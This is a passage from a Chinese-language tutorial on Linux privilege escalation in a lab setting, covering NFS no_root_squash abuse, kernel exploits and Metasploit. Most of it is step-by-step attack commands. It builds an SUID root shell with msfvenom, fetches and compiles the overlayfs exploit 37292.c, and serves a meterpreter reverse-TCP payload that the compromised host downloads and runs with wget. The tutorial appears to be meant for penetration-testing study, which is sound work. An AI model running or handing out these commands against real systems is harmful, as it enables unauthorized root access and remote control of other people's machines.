root@ubuntu-virtual-machine:/home/ubuntu#
```

## 五、NFS提权

网络文件系统（NFS）是一种分布式文件系统协议，允许用户在网络上访问存储在远程计算机上的文件，就像访问本地文件一样。在Linux和UNIX系统中，NFS是实现文件共享的常用方式。

拿到目标初始权限后，如果目标服务器开启了NFS，可以通过 `cat /etc/exports` 查看详细信息。

在默认情况下，NFS会把 root 用户更改为 nobody 用户并限制以 root 身份执行任何文件。如果 `no_root_squash` 选项出现了共享当中，客户端以 root 身份执行的操作在NFS服务器上将以root身份运行，我们可以创建一个恶意的 SUID 可执行文件在上面运行进而提权。

获得初始权限后，执行下方命令查看 NFS 信息

```

1  cat /etc/exports  #查看 NFS 配置信息
2
3  #结果如下
4  /nfsroot *(rw,sync,no_root_squash)
5
6  #结果解析
7  # /nfsroot: 这是要共享的目录的路径。
8  # *: 这个符号代表允许任何客户端访问这个共享。
9  # (rw,sync,no_root_squash): 这部分定义了对共享的访问权限和行为, 包括三个选项:
10 # rw: 表示读写权限。这允许连接的客户端不仅可以读取共享中的文件, 还可以修改它们。
11 # sync: 指定NFS应该在应答写操作之前将数据同步到磁盘。这是为了确保数据的一致性和可靠性。
12 # no_root_squash: 如前所述, 这意味着从客户端连接到此共享的 root 用户将保留其 root
    权限, 而不是被映射到匿名用户 (如nobody) 。

```

在 kali 中切换到 root 用户, 然后执行下方命令创建挂载目录, 把 nfs 共享目录挂载到创建的目录

```

1  mkdir /tmp/nfs  #创建挂载目录
2  mount -o rw,vers=3 192.168.228.148:/nfsroot /tmp/nfs  #用于挂载 NFS 共享
3
4  # mount: 这是用于挂载文件系统的标准 Linux 命令。
5  # -o: 表示后面跟随的是挂载选项。
6  # rw: 表示以读写模式挂载文件系统。
7  # vers=3: 指定使用 NFS 版本 3。版本 3 是一种广泛支持的标准, 提供了良好的兼容性。
8  # 192.168.228.148:/nfsroot: 这部分指定了要挂载的 NFS 共享。IP 为目标服务器 IP 地址
9  # /tmp/nfs: 这是本地系统上的挂载点, NFS 共享将在这个目录下被挂载。

```

在 kali 中切换到 root 用户执行下方命令, 在 NFS 共享目录中生成木马, 然后设置可执行权限和 SUID 权限

```

1  msfvenom -p linux/x64/exec CMD="/bin/bash -p" -f elf -o /tmp/nfs/rootshell.
    elf #生成木马
2  chmod +sx /tmp/nfs/rootshell.elf  #设置可执行权限和 SUID 权限

```

在初始的 shell 中执行下方命令即可获得 root 权限

```

1  /nfsroot/rootshell.elf

```

## 六、Linux内核漏洞提权


内核提权是利用 Linux 内核的漏洞进行提权的, 内核漏洞进行提权一般包括三个环节:

- 1、对目标系统进行信息收集，获取到系统内核信息及版本信息；
- 2、根据内核版本获取其对应的漏洞以及EXP
- 3、使用找到的EXP对目标系统发起攻击，完成提权操作

查看Linux操作系统的内核版本和相关信息

- 1 `cat /etc/issue` #查看ubuntu或者centos的版本
- 2 `cat /etc/*-release` #查看centos版本
- 3 `uname -a` #查看系统全部信息
- 4 `uname -r` #查看内核版本

EXP可以用 Kali 去寻找，Kali 中自带 `searchsploit` 命令可以查找 EXP，输入对应的版本号就可以查找相应的漏洞



Exploit Title	Path
Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04/14.04/14.10/15.04) - 'overlayfs' Local Privilege Escalation	linux/local/37292.c
Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04/14.04/14.10/15.04) - 'overlayfs' Local Privilege Escalation (Access /etc/shadow)	linux/local/37293.txt

输入下列命令就会自动复制该文件到当前目录

- 1 `searchsploit -m linux/local/37292.c`

然后在 Kali 执行下方命令开启 WEB 服务

- 1 `php -S 192.168.228.163:80 -t .`

在反弹的 shell 中执行下列命令下载 EXP 源码

- 1 `wget http://192.168.228.163/37292.c`

按照 EXP 提示的编译方法编译后运行即可

- 1 `gcc 37292.c -o shell`

## 七、metasploit linux 提权

Metasploit是一款开源的安全漏洞检测工具，可以帮助安全和IT专业人士识别安全性问题，验证漏洞的缓解措施，并管理专家驱动的安全性进行评估，提供真正的安全风险情报。这些功能包括智能开发，代码审计，Web应用程序扫描，社会工程。团队合作，在Metasploit和综合报告提出了他们的发现。

获得初始权限后在 Kali 中执行如下命令生成木马

```
1 msfvenom -p linux/x64/meterpreter_reverse_tcp LHOST=192.168.228.138 LPORT=8888 -f elf > shell.elf
```

执行下列命令开启 msf 监听模块

```
1 use exploit/multi/handler
2 set payload linux/x64/meterpreter_reverse_tcp
3 set lhost 192.168.228.138
4 set lport 8888
5 run
```

然后在 Kali 执行下方命令开启 WEB 服务

```
1 php -S 192.168.228.138:80 -t .
```

在反弹的 shell 中执行下列命令下载木马文件，并赋予可执行权限后执行木马

```
1 wget http://192.168.228.138/shell.elf
2 chmod +x shell.elf
3 ./shell.elf
```

msf 会话上线后执行下方命令查找可利用的漏洞

```
1 run post/multi/recon/local_exploit_suggester
```

执行完成后将当前会话挂起，然后根据刚才的执行结果选择提权漏洞，然后根据提示进行设置即可

```
1 background
2 use exploit/linux/local/apport_abrt_chroot_priv_esc
3 show options
4 set session 会话ID
5 run
```